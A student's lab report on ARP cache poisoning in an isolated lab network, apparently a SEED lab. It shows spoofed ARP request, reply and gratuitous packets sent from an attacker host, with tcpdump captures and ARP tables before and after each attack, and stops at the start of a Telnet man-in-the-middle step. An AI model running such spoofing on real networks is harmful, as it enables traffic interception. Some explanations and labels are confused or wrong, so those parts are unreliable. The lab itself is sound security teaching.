



Name: Adarsh Kumar	SRN No: PES2UG20CS016	LAB No:03
	Section: B	Date: 10/09/2022

Attacker (Host M) - 10.9.0.105

Host A - 10.9.0.5

Host B - 10.9.0.6

Task 1: ARP Cache Poisoning	
Task 1.A:	Using ARP request
Output Screenshot -- Without Ether	<p>Before Attack:</p> <p>Host A:</p>  <pre>seed@VM: ~/.../Labsetup A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre> <p>Host B:</p>  <pre>seed@VM: ~/.../Labsetup B-10.9.0.6/PES2UG20CS016/AdarshKumar/>\$arp B-10.9.0.6/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre> <p>Attacker M:</p> <pre>M-10.9.0.105/PES2UG20CS016/AdarshKumar/>\$cd Codes/ M-10.9.0.105/PES2UG20CS016/AdarshKumar/>\$python3 task1A.py ###[Ethernet]### dst = 02:42:0a:09:00:05 src = 02:42:0a:09:00:69 type = ARP ###[ARP]### hwtype = 0x1 ptype = IPv4 hwlen = None plen = None op = who-has hwsrc = 02:42:0a:09:00:69 psrc = 10.9.0.6 hwdst = 02:42:0a:09:00:05 pdst = 10.9.0.5 . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar/>\$</pre>
After attack screenshot	Host-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:30:17.881628 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
11:30:17.881858 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
11:30:17.924527 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
11:30:17.924565 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address           HWtype  HWaddress          Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69  C          eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69  C          eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host-B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:30:17.881626 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$
```

After clearing the cache on Host-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address           HWtype  HWaddress          Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69  C          eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69  C          eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.6
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.105
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Observation	Without ether we can see that, Viewing the ARP table on host A, it can be seen that the MAC address corresponding to host B is the MAC address of host M. the attack is successful. And in host B we don't have any cache entry.
-------------	--

Output Screenshot -- with Ether	Before Attack:
	<p>Host A:</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre> <p>Host B:</p> <pre>B-10.9.0.6/PES2UG20CS016/AdarshKumar/>\$arp B-10.9.0.6/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre>

Attacker M:

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task11A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = 02:42:0a:09:00:05
    pdst    = 10.9.0.5
```

.
Sent 1 packets.

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$arp
```

After Attack:

Host A:

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:31:30.887910 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
10:31:30.887939 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
10:33:18.681467 IP 10.9.0.1.47991 > 10.9.0.255.137: UDP, length 50
10:33:19.688309 IP 10.9.0.1.49986 > 10.9.0.255.137: UDP, length 50
10:33:31.544877 IP6 fe80::1061:56ff:fea8:96f1.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:33:31.544992 IP6 fe80::42:bbff:feef:e920.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:33:46.551797 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
19 packets captured
19 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address      HWtype  HWaddress          Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host B:

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:31:30.887988 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
10:33:18.681190 IP 10.9.0.1.47991 > 10.9.0.255.137: UDP, length 50
10:33:19.688271 IP 10.9.0.1.49986 > 10.9.0.255.137: UDP, length 50
10:33:31.544793 IP6 fe80::3417:12ff:fe33:7689.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:33:38.549749 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
15 packets captured
15 packets received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$
```

	<p>After clearing the cache on Host A:</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp -d 10.9.0.6 A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp -d 10.9.0.105 No ARP entry for 10.9.0.105 A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$</pre>
Observation	<p>We can see that after using ether, ARP table of Host A contains only one entry of IP address 10.9.0.6, We have the mapping for the attacker map to Host B's IP and is host B's terminal the cache is still empty.</p>
Question	<p>Q) What does the 'op' in the screenshot of the attacker machine signify? What is its default value?</p> <p>Ans: Opcode — When its value is 2 it means it's an ARP Response and when it is 1 it means it's an ARP Request. Default op is 1.</p> <p>Q) What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?</p> <p>Ans: when we use without out ether OS puts the Arp and when we use with ether, we specify the ARP source and destination.</p>
Task 1. B	Using ARP Reply
Scenario 1 B's IP is already in A's cache. Output Screenshot	<p>Before attack</p> <p>Host -A</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp Address HWtype HWaddress Flags Mask Iface B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0</pre> <p>Host - B</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp Address HWtype HWaddress Flags Mask Iface B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0 A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre>

Attacker – Terminal

```
###[ ARP ]###
hwtype      = 0x1
ptype       = IPv4
hwlen       = None
plen        = None
op          = who-has
hwsrc       = 02:42:0a:09:00:69
psrc        = 10.9.0.6
hwdst       = 02:42:0a:09:00:05
pdst        = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task1B.py
###[ Ethernet ]###
dst          = 02:42:0a:09:00:05
src          = 02:42:0a:09:00:69
type         = ARP
###[ ARP ]###
hwtype      = 0x1
ptype       = IPv4
hwlen       = None
plen        = None
op          = is-at
hwsrc       = 02:42:0a:09:00:69
psrc        = 10.9.0.6
hwdst       = 02:42:0a:09:00:05
pdst        = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$
```

Running the Attack11.py file create a cache entry in Host A

After Attack

Host - A

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address           HWtype   HWaddress           Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69  C          eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:48:01.861649 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address           HWtype   HWaddress           Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69  C          eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Here we see that a valid IP is mapped to the MAC address of Host B.

	<p>Host -B</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp -d 10.9.0.6 A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp -d 10.9.0.105 No ARP entry for 10.9.0.105 A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$</pre>
Scenario 2 B's IP is not in A's cache. Output Screenshot	<p>Before Attack</p> <p>Host - A</p> <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar/>\$tcpdump -i eth0 -n tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes</pre> <p>Attacker – Terminal</p> <pre>M-10.9.0.105/PES2UG20CS016/AdarshKumar/>\$python3 task1B.py ###[Ethernet]### dst = 02:42:0a:09:00:05 src = 02:42:0a:09:00:69 type = ARP ###[ARP]### hwtype = 0x1 ptype = IPv4 hwlen = None plen = None op = is-at hwsrc = 02:42:0a:09:00:69 psrc = 10.9.0.6 hwdst = 02:42:0a:09:00:05 pdst = 10.9.0.5 . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar/>\$</pre>
	<p>Here we can see that the OP = is-at that means ARP reply.</p>

After attack

Host- A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:55:17.356254 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

There is no cache entry, this is because the cache could only be poisoned if there is a pre-existing cache. So, if there are no cash details already existed the we can't do cache poisoning attack.

Question

What does op=2 mean?

Ans: When OP value is 2 it means it is an ARP Response/Reply from Attacker to the host.

Task 1.C

Using ARP Gratuitous Message

Scenario 1

Attacker – Terminal

Output Screenshot

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task1A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$
```

Host – A ARP cache

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address          Hwtype  HWaddress          Flags Mask
Iface
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69  C
eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69  C
eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host – B ARP cache

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$
```

tcpdump command in Host – A and Host – B to sniff packets.

Before attack

HOST-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

HOST - B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

ATTACKER TERMINAL

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task1C.py
###[ Ethernet ]###
    dst      = ff:ff:ff:ff:ff:ff
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = is-at
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = ff:ff:ff:ff:ff:ff
    pdst    = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

After the attack

Host – A and ARP cache

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:45:56.692024 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
15:47:29.542757 IPv6 fe80::42:b3ff:feef:1aca.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
15:47:30.807743 IPv6 fe80::10f4:bdff:fefc:9b46.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
Address          HWtype  HWaddress            Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69  C             eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B and ARP cache

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:45:56.098735 IPv6 fe80::f842:fdff:fe62:7977 > ff02::2: ICMP6, router solicitation, length 16
15:45:56.692026 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
15:47:29.542774 IPv6 fe80::42:b3ff:feef:1aca.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
15:47:30.484760 IPv6 fe80::f842:fdff:fe62:7977.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

Observation	<p>The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.</p> <p>The destination MAC addresses in ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).</p> <p>we can see that in the HOST-A ARP Table the mapping of B is holding the MAC address of the attacker. Hence the cache is poisoned.</p>
-------------	---

Scenario 2

Output Screenshot

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
Address          HWtype  HWaddress            Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69  C             eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp -d 10.9.0.6
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp -d 10.9.0.105
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Attacker – terminal

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task1C.py
###[ Ethernet ]###
    dst      = ff:ff:ff:ff:ff:ff
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = is-at
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = ff:ff:ff:ff:ff:ff
    pdst    = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

After Attack

Host – A



```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:08:19.586672 IP6 fe80::42:b3ff:feef:laca > ff02::2: ICMP6, router solicitation, length 16
16:08:34.144135 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
hepl
on
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
\tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:08:19.586680 IP6 fe80::42:b3ff:feef:laca > ff02::2: ICMP6, router solicitation, length 16
16:08:34.144136 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
aman
adarsh
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$clear
```

There are no entries in the cache, so this clears that statement that a cache can be poisoned only if there are pre-cache entries are present.

Question	Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?
----------	--

	<p>Ans: In this approach host machine update outdated information on all the other machine's ARP cache. The destination MAC address in both the ARP header and Ethernet header are the broadcast MAC address.</p> <p>Even though the packet is broadcasted, the ARP cache remains unchanged because the attack is done only on the Host A.</p> <p>Yes, on Host B ARP cache table we can see that all the 3 approach the result is same.</p>
Task 2	MITM Attack on Telnet using ARP Cache Poisoning
Step 1	Launch the ARP cache poisoning attack
Output Screenshot	<p>Attacker's terminal</p>  <pre>M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$python3 task11A.py ###[Ethernet]### dst = 02:42:0a:09:00:05 src = 02:42:0a:09:00:69 type = ARP ###[ARP]### hwtype = 0x1 ptype = IPv4 hwlen = None plen = None op = who-has hwsrc = 02:42:0a:09:00:69 psrc = 10.9.0.6 hwdst = 02:42:0a:09:00:05 pdst = 10.9.0.5 . . . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$</pre> <p>After Attack</p> <p>Host - A</p>  <pre>A-10.9.0.5/PES2UG20CS016/AdarshKumar>\$arp A-10.9.0.5/PES2UG20CS016/AdarshKumar>\$arp Address HWtype HWaddress Flags Mask Iface B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0 A-10.9.0.5/PES2UG20CS016/AdarshKumar>\$</pre> <p>Host - B</p>

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

After attack

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```
